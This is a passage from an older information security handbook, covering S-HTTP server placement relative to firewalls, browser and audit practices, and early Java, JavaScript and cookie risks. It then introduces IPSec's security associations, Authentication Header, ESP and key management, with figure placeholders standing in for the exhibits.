At a high level the transactions can begin in a untrusted mode (standard HTTP communication), and "setup" of a trust model can be initiated so that the client and the server can negotiate a trust model, such as a symmetric key-based model on a previously agreed-upon symmetric key, to begin encrypted authentication and communication. The advantage of a S-HTTP-enabled server is the high degree of flexibility in securely communicating with Web clients. A single server, if appropriately configured and network enabled, can support multiple trust models under the S-HTTP architecture and serve multiple client types. In addition to being able to serve a flexible user base, it can also be used to address multiple data classifications on a single server where some data types require higher-level encryption or

protection then other data types on the same server and therefore varying trust models could be utilized.

The S-HTTP model provides flexibility in its secure transaction architecture, but focuses on HTTP transaction vs. SSL which mandates the trust model of a public/private key security model, which can be used to address multiple I/P services. But the S-HTTP mode is limited to only HTTP communications.

INTERNET, INTRANET, AND WORLD WIDE WEB SECURITY ARCHITECTURES

Implementing a secure server architecture, where appropriate, should also take into consideration the existing enterprise network security architecture and incorporate the secure server as part of this overall architecture. In order to discuss this level of integration, we will make an assumption that the secure Web server is to provide secure data dissemination for external (outside the enterprise) distribution and/or access. A discussion of such a network security architecture would not be complete without addressing the placement of the Web server in relation to the enterprise firewall (the firewall being the dividing line between the protected internal enterprise environment and the external "public" environment).

Setting the stage for this discussion calls for some identification of the requirements, so the following list outlines some sample requirements for this architectural discussion on integrating a secure HTTP server with an enterprise firewall.

- Remote client is on public network accessing sensitive company data
- Remote client is required to authenticate prior to receiving data
- Remote client only accesses data via HTTP
- Data is only updated periodically
- Host site maintains firewall
- Sensitive company data must be encrypted on public networks
- Company support personnel can load HTTP server from inside the enterprise

Based on these high-level requirements, an architecture could be set up that would place a S-HTTP server external to the firewall, with one-way communications from inside the enterprise "to" the external server to perform routine administration, and periodic data updates. Remote users would access the S-HTTP server utilizing specified S-HTTP secure transaction modes, and be required to identify themselves to the server prior to being granted access to secure data residing on the server. Exhibit 6 depicts this architecture at a high level. This architecture would support a secure HTTP distribution of sensitive company data, but doesn't provide absolute protection due to the placement of the S-HTTP server entirely external to




Exhibit 6. Externally Placed Server

the protected enterprise. There are some schools of thought that since this server is unprotected by the company-controlled firewall, the S-HTTP server itself is vulnerable, thus risking the very control mechanism itself and the data residing on it. The opposing view on this is that the risk to the overall enterprise is minimized, as only this server is placed at risk and its own protection is the S-HTTP process itself. This process has been a leading method to secure the data, without placing the rest of the enterprise at risk, by placing the S-HTTP server logically and physically outside the enterprise security firewall.

A slightly different architecture has been advertised that would position the S-HTTP server inside the protected domain, as Exhibit 7 indicates. The philosophy behind this architecture is that the controls of the firewall (and inherent audits) are strong enough to control the authorized access to the S-HTTP server, and also thwart any attacks against the server itself. Additionally, the firewall can control external users so that they only have S-HTTP access via a logically dedicated path, and only to the designated S-HTTP server itself, without placing the rest of the internal enterprise at risk. This architecture relies on the absolute ability of the firewall and S-HTTP of always performing their designated security function as defined; otherwise, the enterprise has been opened for attack through the allowed path from external users to the internal S-HTTP server. Because these conditions are always required to be true and intact, the model with the server external to the firewall has been more readily accepted and implemented.

Both of these architectures can offer a degree of data protection in a S-HTTP architecture when integrated with the existing enterprise firewall

Exhibit 7. Internally Placed Server

architecture. As an aid in determining which architectural approach is right for a given enterprise, a risk assessment can provide great input to the decision. This risk assessment may include decision points such as:

- Available resources to maintain a high degree of firewall audit and S-HTTP server audit
- Experience in firewall and server administration
- Strength of their existing firewall architecture

SECURE WWW CLIENT CONFIGURATION

There is much more reliance on the knowledge and cooperation of the end user and the use of a combination of desktop and workstation software, security control parameters within client software, and security products all working together to mimic the security of the mainframe and distributed application's environments. Consider the areas below during the risk assessment process and the design of WWW security solution sets.

- Ensure that all internal and external company-used workstations have resident and active antivirus software products installed. Preferably use a minimum number of vendor products to reduce security support and vulnerabilities as there are varying vendor schedules for providing virus signature updates.
- Ensure that all workstation and browser client software is preconfigured to return all WWW and other external file transfers to temporary files on the desktop. Under no circumstances should client server applications or process-to-process automated routines download files to system files, preference files, bat files, start-up files, etc.
- Ensure that JAVA script is turned off in the browser client software desktop configuration.
- Configure browser client software to automatically flush the cache, either upon closing the browser or disconnecting from each Web site.
- When possible or available, implement one of the new security products that scans WWW downloads for viruses.

- Provide user awareness and education to all desktop WWW and Internet users to alert them to the inherent dangers involved in using the Internet and WWW. Include information on detecting problems, their roles and responsibilities, your expectations, security products available, how to set and configure their workstations and program products, etc.
- Suggest or mandate the use of screen savers, security software programs, etc., in conjunction with your security policies and distributed security architectures.

This is a list of current areas of concern from a security perspective. There are options that when combined can tailor the browser to the specifications of individual workgroups or individuals. These options will evolve with the browser technology. The list should continue to be modified as security problems are corrected or as new problems occur.

AUDIT TOOLS AND CAPABILITIES

As we move further and further from the "good old days" when we were readily able to secure the "glass house", we rely more on good and sound auditing practices. As acknowledged throughout this chapter, security control mechanisms are mediocre at best in today's distributed networking and computing environments. Today's auditing strategies must be robust, available across multiple heterogeneous platforms, computing and network based, real-time and automated, and integrated across the enterprise.

Today, information assets are distributed all over the enterprise, and therefore auditing strategies must acknowledge and accept this challenge and accommodate more robust and dicey requirements. As is the case when implementing distributed security control mechanisms, in the audit environment there are also many players and functional support areas involved in collecting, integrating, synthesizing, reporting, and reconciling audit trails and audit information. The list includes applications and applications developers and programs, data base management systems and data base administrators, operating systems and systems administrators, local area network (LAN) administrators and network operating systems (NOS), security administrators and security software products, problem reporting and tracking systems and helpline administrators, and others unique to the company's environment.

As well as real-time, the audit system should provide for tracking and alarming, both to the systems and network management systems, and via pagers to support personnel. Policies and procedures should be developed for handling alarms and problems, i.e., isolate and monitor, disconnect, etc.

There are many audit facilities available today, including special audit software products for the Internet, distributed client server environments,

WWW clients and servers, Internet firewalls, E-mail, News Groups, etc. The application of one or more of these must be consistent with your risk assessment, security requirements, technology availability, etc. The most important point to make here is the fundamental need to centralize distributed systems auditing (not an oxymoron). Centrally collect, sort, delete, process, report, take action and store critical audit information. Automate any and all steps and processes. It is a well-established fact that human beings cannot review large numbers of audit records and logs and reports without error. Today's audit function is an adjunct to the security function, and as such is more important and critical than ever before. It should be part of the overall security strategy and implementation plan.

The overall audit solutions set should incorporate the use of browser access logs, enterprise security server audit logs, network and firewall system authentication server audit logs, application and middle-ware audit logs, URL filters and access information, mainframe system audit information, distributed systems operating system audit logs, data base management system audit logs, and other utilities that provide audit trail information such as accounting programs, network management products, etc.

The establishment of auditing capabilities over WWW environments follows closely with the integration of all external WWW servers with the firewall, as previously mentioned. This is important when looking at the various options available to address a comprehensive audit approach.

WWW servers can offer a degree of auditability based on the operating system of the server on which they reside. The more time-tested environments such as UNIX are perceived to be difficult to secure, whereas the emerging NT platform with its enhanced security features supposedly make it a more secure and trusted platform with a wide degree of audit tools and capabilities (though the vote is still out on NT, as some feel it hasn't had the time and exposure to discover all the potential security holes, perceived or real). The point, though, is that in order to provide some auditing the first place to potentially implement the first audit is on the platform where the WWW server resides. Issues here are the use of privileged accounts and file logs and access logs for log-ins to the operating system, which could indicate a backdoor attack on the WWW server itself. If server-based log are utilized, they of course must be file protected and should be off-loaded to a nonserver-based machine to protect against after-the-fact corruption.

Though the server logs aren't the only defensive logs that should be relied upon in a public WWW server environment, the other components in the access architecture should be considered for use as audit log tools. As previously mentioned, the WWW server should be placed in respect to its required controls in relation to the network security firewall. If it is a S-HTTP server that is placed behind (Exhibit 4) the firewall then the firewall of

course has the ability to log all access to the S-HTTP server and provide a log separate from the WWW server-based logs, and is potentially more secure should the WWW server somehow become compromised.

The prevalent security architecture places externally accessible WWW servers wholly outside the firewall, thus virtually eliminating the capability of auditing access to the WWW server except from users internal to the enterprise. In this case, the network security audit in the form of the network management tool, which monitors the "health" of enterprise components can be called upon to provide a minimal degree of audit over the status of your external WWW server. This type of audit can be important when protecting data which resides on your external server from being subject to "denial of service" attacks, which are not uncommon for external devices. But by utilizing your network management tool to guard against such attacks, and monitoring log alerts on the status or health of this external server, you can reduce the exposure to this type of attack.

Other outside devices that can be utilized to provide audit include the network router between the external WWW server and the true external environment, though these devices are not normally readily set up for comprehensive audit logs, but in some critical cases they could be reconfigured with added hardware and minimal customized programming. One such example would be the "I/P Accounting" function on a popular router product line, which allows off-loading of addresses and protocols through its external interface. This could be beneficial to analyze traffic, and if an attack alert was generated from one of the other logs mentioned, then these router logs could assist in possibly identifying the origin of the attack.

Another possible source of audit logging could come from "back end" systems that the WWW server is programmed to "mine" data from. Many WWW environments are being established to serve as "front ends" for much larger data repositories, such as Oracle data bases, where the WWW server receives user requests for data over HTTP, and the WWW server launches SQL_Net queries to a back end Oracle data base. In this type of architecture the more developed logging inherent to the Oracle environment can be called upon to provide audits over the WWW queries. The detailed Oracle logs can specify the quantity, data type, and other activity over all the queries that the WWW server has made, thus providing a comprehensive activity log that can be consolidated and reviewed should any type of WWW server compromise be suspected. A site could potentially discover the degree of data exposure though these logs.

These are some of the major areas where auditing can be put in place to monitor the WWW environment while enhancing its overall security. It is important to note that the potential placement of audits encompasses the entire distributed computing infrastructure environment, not just the new WWW server itself. In fact, there are some schools of thought that consider

the more reliable audits to be those that are somewhat distanced from the target server, thus reducing the potential threat of compromise to the audit logs themselves. In general, the important point is to look at the big picture when designing the security controls and a supporting audit solution.

WWW/Internet Audit Considerations

After your distributed Internet, intranet, and WWW security policies are firmly established, distributed security architectures are updated to accommodate this new environment. When planning for audit, and security control mechanisms are designed and implemented, you should plan how you will implement the audit environment — not only which audit facilities to use to collect and centralize the audit function, but how much and what type of information to capture, how to filter and review the audit data and logs, and what actions to take on the violations or anomalies identified. Additional consideration should be given to secure storage and access to the audit data. Other considerations include:

- Timely resolution of violations
- Disk space storage availability
- Increased staffing and administration
- In-house developed programming
- Ability to alarm and monitor in real time

WWW SECURITY FLAWS

As with all new and emerging technology, many initial releases come with some deficiency. But this has been of critical importance when that deficiency can impact the access or corruption of a whole corporation or enterprise's display to the world. This can be the case with Web implementations utilizing the most current releases which have been found to contain some impacting code deficiencies, though up to this point most of these deficiencies have been identified before any major damage has been done. This underlines the need to maintain a strong link or connection with industry organizations that announce code shortcomings that impact a sites Web implementation. A couple of the leading organizations are CERT, the Computer Emergency Response Team, and CIAC, Computer Incident Advisory Capability.

Just a few of these types of code or design issues that could impact a sites Web security include initial issues with the Sun JAVA language and Netscape's JavaScript (which is an extension library of their HyperText Markup Language, HTML).

The Sun Java language was actually designed with some aspects of security in mind, though upon its initial release there were several functions that were found to be a security risk. One of the most impacting bugs in an

early release was the ability to execute arbitrary machine instructions by loading a malicious Java applet. By utilizing Netscape's caching mechanism a malicious machine instruction can be downloaded into a user's machine and Java can be tricked into executing it. This doesn't present a risk to the enterprise server, but the user community within one's enterprise is of course at risk.

Other Sun Java language bugs include the ability to make network connections with arbitrary hosts (though this has since been patched with the following release) and Java's ability to launch denial of service attacks though the use of corrupt applets.

These types of security holes are more prevalent than the security profession would like to believe, as the JavaScript environment also was found to contain capabilities that allowed malicious functions to take place. The following three are among the most current and prevalent risks:

- JavaScripts ability to trick the user into uploading a file on his local hard disk to an arbitrary machine on the Internet
- The ability to hand out the user's directory listing from the internal hard disk
- The ability to monitor all pages the user visits during a session

The following are among the possible protection mechanisms:

- Maintain monitoring through CERT or CIAC, or other industry organizations that highlight such security risks.
- Utilize a strong software distribution and control capability, so that early releases aren't immediately distributed, and that new patched code known to fix a previous bug is released when deemed safe.
- In sensitive environments it may become necessary to disable the browser's capability to even utilize or execute JAVA or JavaScript — a selectable function now available in many browsers.

In the last point, it can be disturbing to some in the user community to disallow the use of such powerful tools, because they can be utilized against trusted Web pages, or those that require authentication through the use of SSL or S-HTTP. This approach can be coupled with the connection to S-HTTP pages where the target page has to prove its identity to the client user. In this case, enabling Java or JavaScripts to execute on the browser (a user-selectable option) could be done with a degree of confidence.

Other perceived security risks exist in a browser feature referred to as HTTP "Cookies." This is a feature that allows servers to store information on the client machine in order to reduce the store and retrieve requirements of the server. The cookies file can be written to by the server, and that server, in theory, is the only one that can read back their cookies entry. Uses of the cookie file include storing user's preferences or browser history

on a particular server or page, which can assist in guiding the user on their next visit to that same page. The entry in the cookies file identifies the information to be stored and the uniform resource locator (URL) or server page that can read back that information, though this address can be masked to some degree so multiple pages can read back the information.

The perceived security concern is that pages impersonating cookies-readable pages could read back a user's cookies information without the user knowing it, or discover what information is stored in their cookie file. The threat depends on the nature of the data stored in the cookie file, which is dependent on what the server chooses to write into a user's cookie file. This issue is currently under review, with the intention of adding additional security controls to the cookie file and its function. At this point it is important that users are aware of the existence of this file, which is viewable in the Macintosh environment as a Netscape file and in the Win environment as a cookies.txt file. There are already some inherent protections in the cookie file: one is the fact that the cookie file currently has a maximum of 20 entries, which potentially limits the exposure. Also, these entries can be set up with expiration dates to they don't have an unlimited lifetime.

WWW SECURITY MANAGEMENT

Consider the overall management of the Internet, intranet, and WWW environment. As previously mentioned, there are many players in the support role and for many of them this is not their primary job or priority. Regardless of where the following items fall in the support infrastructure, also consider these points when implementing ongoing operational support:

- Implement WWW browser and server standards.
- Control release and version distribution.
- Implement secure server administration including the use of products and utilities to erase sensitive data cache (NSClean).
- Ensure prompt problem resolution, management, and notification.
- Follow industry and vendor discourse on WWW security flaws and bugs including CERT distribution.
- Stay current on new Internet and WWW security problems, Netscape encryption, JAVA, Cookies, etc.

WWW SUPPORT INFRASTRUCTURE

- WWW servers accessible from external networks should reside outside the firewall and be managed centrally.
- By special approval, decentralized programs can manage external servers, but must do so in accordance with corporate policy and be subjected to rigorous audits.

- Externally published company information must be cleared through legal and public relations departments (i.e., follow company procedures).
- External outbound http access should utilize proxy services for additional controls and audit.
- WWW application updates must be authenticated utilizing standard company security systems (as required).
- Filtering and monitoring software must be incorporated into the firewall.
- The use of discovery crawler programs must be monitored and controlled.
- Virus software must be active on all desktop systems utilizing WWW.
- Externally published information should be routinely updated or verified through integrity checks.

In conclusion, as information security practitioners embracing the technical challenges of the 21st century, we are continually challenged to integrate new technology smoothly into our existing and underlying security architectures. Having a firm foundation or set of security principles, frameworks, philosophies and supporting policies, procedures, technical architectures, etc. will assist in the transition and our success.

Approach new technologies by developing processes to manage the integration and update the security framework and supporting infrastructure, as opposed to changing it. The Internet, intranet, and the World Wide Web is exploding around us — what is new today is old technology tomorrow. We should continue to acknowledge this fact while working aggressively with other MIS and customer functional areas to slow down the train to progress, be realistic, disciplined, and plan for new technology deployment.

An Introduction to IPSec

Bill Stackpole, CISSP

The IP Security Protocol Working Group (IPSec) was formed by the Internet Engineering Task Force (IETF) in 1992 to develop a standardized method for implementing privacy and authentication services on IP version 4 and the emerging version 6 protocols. There were several specific goals in mind. For the architecture to be widely adopted it would have to be flexible. It must be able to accommodate changes in cryptographic technology as well as the international restrictions on cryptographic use. Second, the architecture must support all the client IP protocols (i.e., Transmission Control Protocol or TCP, User Datagram Protocol or UDP) in standard or cast (i.e., multicast) modes. Third, it must be able to secure communications between two hosts or multiple hosts, two subnets or multiple subnets, or a combination of hosts and subnets. Finally, there had to be a method for automatically distributing the cryptographic keys. This chapter will cover the key features of the IPSec security architecture, its major components, and the minimum mandatory requirements for compliance.

Features

The goals of IPSec were transformed into the following key architectural features.

Separate Privacy and Authentication Functions with Transform Independence

IPSec privacy and authentication services are independent of each other. This simplifies their implementation and reduces their performance impact upon the host system. It also gives end users the ability to select the appropriate level of security for their transaction. The security functions are independent of their cryptographic transforms. This allows new encryption technologies to be incorporated into IPSec without changing the base architecture and avoids conflicts with location-specific use and exportation restrictions. It also makes it possible for end users to implement transforms that best meet their specific security requirements. Users can select authentication services using hashed cryptography which have low implementation costs, minimal performance impacts, and few international use restrictions. These implementations can be widely distributed and they provide a substantial improvement in security for most of today's Internet transactions. Or, users can select privacy functions based on private key cryptography. These are more difficult to implement, have higher performance impacts, and are often subject to international use restrictions, so although they provide a much higher level of security, their distribution and use is often limited. Or they can combine these functions to provide the highest possible level of security.

Network Layer (IP) Implementation with Unidirectional Setup

Introducing security functionality at the network layer means all the client IP protocols can operate in a secure manner without individual customization. Routing protocols like Exterior Gateway Protocol (EGP) and Border Gateway Protocol (BGP) as well as connection and connectionless transport protocols like TCP and UDP can be secured. Applications using these client protocols require no modifications to take advantage of IPSec

security services. The addition of IPSec services makes it possible to secure applications with inherent security vulnerabilities (e.g., clear-text password) with a single system modification. And this modification will secure any such application regardless of the IP services or transports it utilizes.

This capability even extends to streaming services using multicast and unicast packets where the destination address is indeterminate. IPSec makes this possible by using a unidirectional initialization scheme to set up secure connections. The sending station passes a setup index to the receiving station. The receiving station uses this index to reference the table of security parameters governing the connection. The receiving station does not need to interact with the sending station to establish a secure unidirectional connection. For bidirectional connections the process is reversed. The receiving station becomes the sender, passing its setup index back to the originator. Sending and receiving stations can be either hosts or security gateways.

Host and Gateway Topologies

IPSec supports two basic connection topologies: host-to-host and gateway-to-gateway. In the host (sometimes called end-to-end) topology, the sending and receiving systems are two or more hosts that establish secure connections to transmit data among themselves. In the gateway (also called subnet-to-subnet) topology, the sending and receiving systems are security gateways that establish connection to external (untrusted) systems on behalf of trusted hosts connected to their own internal (trusted) subnetwork(s). A trusted subnet-work is defined as a communications channel (e.g., Ethernet) containing one or more hosts that trust each other not to be engaged in passive or active attacks. A gateway-to-gateway connection is often referred to as a tunnel or a virtual private network (VPN). A third scenario, host-to-gateway, is also possible. In this instance the security gateway is used to establish connection between external hosts and trusted hosts on an internal subnet(s). This scenario is particularly useful for traveling workers or telecommuters who require access to applications and data on internal systems via untrusted networks like the Internet.

Key Management

The ability to effectively manage and distribute encryption keys is crucial to the success of any cryptographic system. The IP Security Architecture includes an application-layer key management scheme that supports public and private key-based systems and manual or automated key distribution. It also supports the distribution of other principle session parameters. Standardizing these functions makes it possible to use and manage IPSec security functions across multiple security domains and vendor platforms.

Two other key features of the IPSec Security Architecture are support for systems with Multi-Level Security (MLS) and the use of IANA (Internet Assigned Numbers Authority) assigned numbers for all standard IPSec type codes.

Implementation and Structures

The IPSec Security Architecture is centered around two IP header constructs: the Authentication Header (AH) and the Encapsulation Security Payload (ESP) header. To fully understand how these mechanisms function it is first necessary to look at the concept of security associations. In order to achieve algorithm independence, a flexible method for specifying session parameters had to be established. Security associations (SAs) became that method.

Security Associations (SA)

A security association is a table or database record consisting of a set of security parameters that govern security operations on one or more network connections. Security associations are part of the unidirectional initialization scheme mentioned above. The SA tables are established on the receiving host and referenced by the sending host using an index parameter known as the Security Parameters Index (SPI). The most common entries in an SA are:

- T*he type and operating mode of the transform*, for example DES in block chaining mode. This is a required parameter. Remember that IPSec was designed to be transform independent so this information must be synchronized between the endpoints if any meaningful exchange of data is going to take place.

- *The key or keys used by the transform algorithm*. For obvious reasons this is also a mandatory parameter. The source of the keys can vary. They can be entered manually when the SAS is defined on the host or gateway. They can be supplied via a key distribution system or — in the case of asymmetric encryption — the public key is sent across the wire during the connection setup.
- *The encryption algorithm's synchronization or initialization vecto*r. Some encryption algorithms, in particular those that use chaining, may need to supply the receiving system with an initial block of data to synchronize the cryptographic sequence. Usually, the first block of encrypted data serves this purpose, but this parameter allows for other implementations. This parameter is required for all ESP implementations but may be designated as "absent" if synchronization is not required.
- *The life span of the transform key(s)*. The parameter can be an expression of duration or a specific time when a key change is to occur. There is no predefined life span for cryptographic keys. The frequency with which keys are changed is entirely at the discretion of the security implementers at the endpoints. Therefore, this parameter is only recommended, not required.
- *The life span of the security association*. There is no predefined life span for a security association. The length of time a security association remains in effect is at the discretion of the endpoint implementers. Therefore, this parameter is also recommended, but not required.
- *Source address of the security association*. A security association is normally established in one direction only. A communications session between two endpoints will usually involve two security associations. When more than one sending host is using this security association, the parameter may be set to a wild-card value. Usually this address is the same as the source address in the IP header; therefore, this parameter is recommended, but not required.
- *The sensitivity level of the protected data*. This parameter is required for hosts implementing multilevel security and recommended for all other systems. The parameter provides a method of attaching security labels (e.g., Secret, Confidential, Unclassified) to ensure proper routing and handling by the endpoints.

Security associations are normally set up in one direction only. Before a secure transmission can be established, the SAs must be created on the sending and receiving hosts. These security associations can be configured manually or automatically via a key management protocol. When a datagram destined for a (secure) receiving host is ready to be sent, the sending system looks up the appropriate security association and passes the resulting index value to the receiving host. The receiving host uses the SPI and the destination address to look up the corresponding SA on its system. In the case of multilevel security, the security label also becomes part of the SA selection process. The receiving system then uses those SA parameters to process all subsequent packets from the sending host. To establish a fully authenticated communications session, the sending and receiving hosts would reverse roles and establish a second SA in the reverse direction.

One advantage to this unidirectional SA selection scheme is support for broadcast types of traffic. Security associations can still be established even in this receive-only scenario by having the receiving host select the SPI. Unicast packets can be assigned a single SPI value, and multicast packets can be assigned an SPI for each multicast group. However, the use of IPSec for broadcast traffic does have some serious limitations. The key management and distribution is difficult, and the value of cryptography is diminished because the source of the packet cannot be positively established.

Security Parameters Index (SPI)

The Security Parameters Index is a 32-bit pseudo-random number used to uniquely identify a security association (SA). The source of an SPI can vary. They can be entered manually when the SA is defined on the host or gateway, or they can be supplied via an SA distribution system. Obviously for the security function to work properly, the SPIs must be synchronized between the endpoints. SPI values 1 through 255 have been reserved by the IANA for use with openly specified (i.e., standard) implementations. SPIs require minimal management but some precautions should be observed to ensure that previously assigned SPIs are not reused too quickly after their associated SA has been deleted. An SPI value of zero (0) specifies that no security association exists for this transaction. On host-to-host connections, the SPI is used by the receiving host to look up the security association. On a gateway-to-gateway, unicast, or multicast transaction, the receiving system combines the SPI with the destination address (and in an MLS system, with the security label) to determine the appropriate SA. Now we will look at how IPSec authentication and privacy functions utilize SAs and SPIs.

Authentication Function

IPSec authentication uses a cryptographic hashing function to provide strong integrity and authentication for IP datagrams. The default algorithm is keyed Message Digest version 5 (MD5), which does not provide non-repudiation. Non-repudiation can be provided by using a cryptographic algorithm that supports it (e.g., RSA). The IPSec authentication function does not provide confidentiality or traffic analysis protection.

The function is computed over the entire datagram using the algorithm and keys(s) specified in the security association (SA). The calculation takes place prior to fragmentation, and fields that change during transit (e.g., ttl or hop count) are excluded. The resulting authentication data is placed into the Authentication Header (AH) along with the Security Parameter Index (SPI) assigned to that SA. Placing the authentication data in its own payload structure (the AH) rather than appending it to the original datagram means the user datagram maintains its original format and can be read and processed by systems not participating in the authentication. Obviously there is no confidentiality, but there is also no need to change the Internet infrastructure to support the IPSec authentication function. Systems not participating in the authentication can still process the datagrams normally.

The Authentication Header (AH) is inserted into the datagram immediately following the IP header (IPv4) or the Hop-by-Hop Header (IPv6) and prior to the ESP header when used with the confidentiality function, as seen in Exhibit 39.1.

The header type is IANA assigned number 51 and is identified in the next header or the protocol field of the preceding header structure. There are five parameter fields in an authentication header, four of which are currently in use (see also Exhibit 39.2):

- The next header field — used to identify the IP protocol (IANA assigned number) used in the next header structure.
- The payload length — the number of 32-bit words contained in the authentication data field.
- The reserved field — intended for future expansion. This field is currently set to zero (0).
- The SPI field — the value that uniquely identifies the security association (SA) used for this datagram.
- The authentication data field — the data output by the cryptographic transform padded to the next 32-bit boundary.

IP version 4 systems claiming AH compliance must implement the IP Authentication Header with at least the MD5 algorithm using a 128-bit key. Implementation of AH is mandatory for all IP version 6 hosts and must also implement the MD5 algorithm with a 128-bit key. All AH implementations have an option to support other additional authentication algorithms (e.g., SHA-1). In fact, well-known weaknesses in the current MD5 hash functions (see Hans Dobbertin, Cryptanalysis of MD5 Compress) will undoubtedly lead to its replacement in the next version of the AH specification. The likely replacement is HMAC-MD5. HMAC is an enhanced method for calculating Hashed Message Authentication Codes that greatly increased the cryptographic strength of the underlying algorithm. Because HMAC is an enhancement rather than a replacement, it can be easily added to existing AH implementations with little impact upon the original algorithm's performance. Systems using MLS are required to implement AH on packets containing sensitivity labels to ensure the end-to-end integrity of those labels.




EXHIBIT 39.1 IPv4 placement example.




EXHIBIT 39.2 IP Authentication Header structure.

The calculation of hashed authentication data by systems using the Authentication Header does increase processing costs and communications latency; however, this impact is considerably less than that of a secret key cryptographic system. The Authentication Header function has a low implementation cost and is easily exportable because it is based on a hashing algorithm. Nevertheless , it would still represent a significant increase in security for most of the current Internet traffic.

Confidentiality Function

IPSec confidentiality uses keyed cryptography to provide strong integrity and confidentiality for IP datagrams. The default algorithm uses the Cipher Block Chaining mode of the U.S. Data Encryption Standard (DES CBC), which does not provide authentication or non-repudiation. It is possible to provide authentication by using a cryptographic transform that supports it. However, it is recommended that implementation requiring authentication or nonrepudiation use the IP Authentication Header for that purpose. The IPSec confidentiality function does not provide protection from traffic analysis attacks.

There are two modes of operation: tunnel and transport. In tunnel mode the entire contents of the original IP datagram are encapsulated into the Encapsulation Security Payload (ESP) using the algorithm and key(s) specified in the security association (SA). The resulting encrypted ESP along with the Security Parameter Index (SPI) assigned to this SA become the payload portion of a second datagram with a cleartext IP header. This cleartext header is usually a duplicate of the original header for host-to-host transfers, but in implementations involving security gateways the cleartext header usually addresses the gateway, while the encrypted header's addressing point is the endpoint host on an interior subnet. In transport mode only the transport layer (i.e., TCP, UDP) portion of the frame is encapsulated into the ESP so the cleartext portions of the IP header retain their original values. Although the term "transportmode" seems to imply a use limited to TCP and UDP protocols, this is a misnomer. Transport mode ESP supports all IP client protocols. Processing for both modes takes place prior to fragmentation on output and after reassembly on input.

The Encapsulation Security Payload (ESP) header can be inserted anywhere in the datagram after the IP Header and before the transport layer protocol. It must appear after the AH header when used with the authentication function (see Exhibit 39.3).

The header type is IANA-assigned number 50 and is identified in the next header or the protocol field of the preceding header structure. The ESP header contains three fields (Exhibit 39.4):

- The SPI field — the unique identifier for the SA used to process this datagram. This is the only mandatory ESP field.
- The opaque transform data field — additional parameters required to support the cryptographic transform used by this SA (e.g., an initialization vector). The data contained in this field is transform specific and therefore varies in length. The only IPSec requirement is that the field be padded so it ends on a 32-bit boundary.
- The encrypted data field — the data output by the cryptographic transform.




EXHIBIT 39.3 IPv4 Placement Example.




EXHIBIT 39.4 IP ESP Header Structure.

IP version 4 or version 6 systems claiming ESP compliance must implement the Encapsulation Security Protocol supporting the use of the DES CBC transform. All ESP implementations have an option to support other encryption algorithms. For example, if no valid SA exists for an arriving datagram (e.g., the receiver has no key), the receiver must discard the encrypted ESP and record the failure in a system or audit log. The recommended values to be logged are the SPI value, date/time, the sending and destination addresses, and the flow ID. The log entry may include other implementation-specific data. It is recommended that the receiving system not send immediate notification of failures to the send system because of the strong potential for easy-to-exploit denial-of-service attacks.

The calculation of the encrypted data by systems using the ESP does increase processing costs and communications latency. The overall impact depends upon the cryptographic algorithm and the implementation. Secret key algorithms require much less processing time than public key algorithms, and hardware-based implementations tend to be even faster with very little system impact.

The Encapsulation Security Payload function is more difficult to implement and subject to some international export and use restrictions, but its flexible structure, VPN capabilities, and strong confidentiality are ideal for businesses requiring secure communications across untrusted networks.

Key Management

Key management functions include the generation, authentication, and distribution of the cryptographic keys required to establish secure communications. The functions are closely tied to the cryptographic algorithms they are supporting but, in general, generation is the function that creates the keys and manages their life span and disposition; authentication is the process used to validate the hosts or gateways requesting keys services; and distribution is the process that transfers the keys to the requesting systems in a secure manner.

There are two common approaches to IP keying: host-oriented and user-oriented. Host-oriented keys have all users sharing the same key when transferring data between endpoint (i.e., hosts and gateways). User-oriented keying establishes a separate key for each user session that is transferring data between endpoints. The keys are not shared between users or applications. Users have different keys for Telnet and FTP sessions. Multilevel security (MLS) systems require user-oriented keying to maintain confidentiality between the different sensitivity levels. But it is not uncommon on non-MLS systems to have users, groups, or processes that do not trust each other. Therefore, the IETF Security Working Group strongly recommends the use of user-oriented keying for all IPSec key management implementations.

Thus far we have only mentioned traditional cryptographic key management. However, traditional key management functions are not capable of supporting a full IPSec implementation. IPSec's transform independence requires that all the elements of the security association, not just the cryptographic keys, be distributed to the participating endpoints. Without all the security association parameters, the endpoints would be unable to determine how the cryptographic key is applied. This requirement led to the development of the Internet Security Association and Key Management Protocol (ISAKMP). ISAKMP supports the standard key management functions and incorporates mechanisms to negotiate, establish, modify, and delete security associations and their attributes. For the remainder of this section we will use the term "SA management" to refer to the management of the entire SA structure (including cryptographic keys) and key management to refer to just the cryptographic key parameters of an SA. It is important to note that key management can take place separate from SA management. For example, host-oriented keying would use SA management to establish both the session parameters and the cryptographic keys, whereas user-oriented keying would use the SA management function to establish the initial session parameters and the key management function to supply the individual-use session keys.

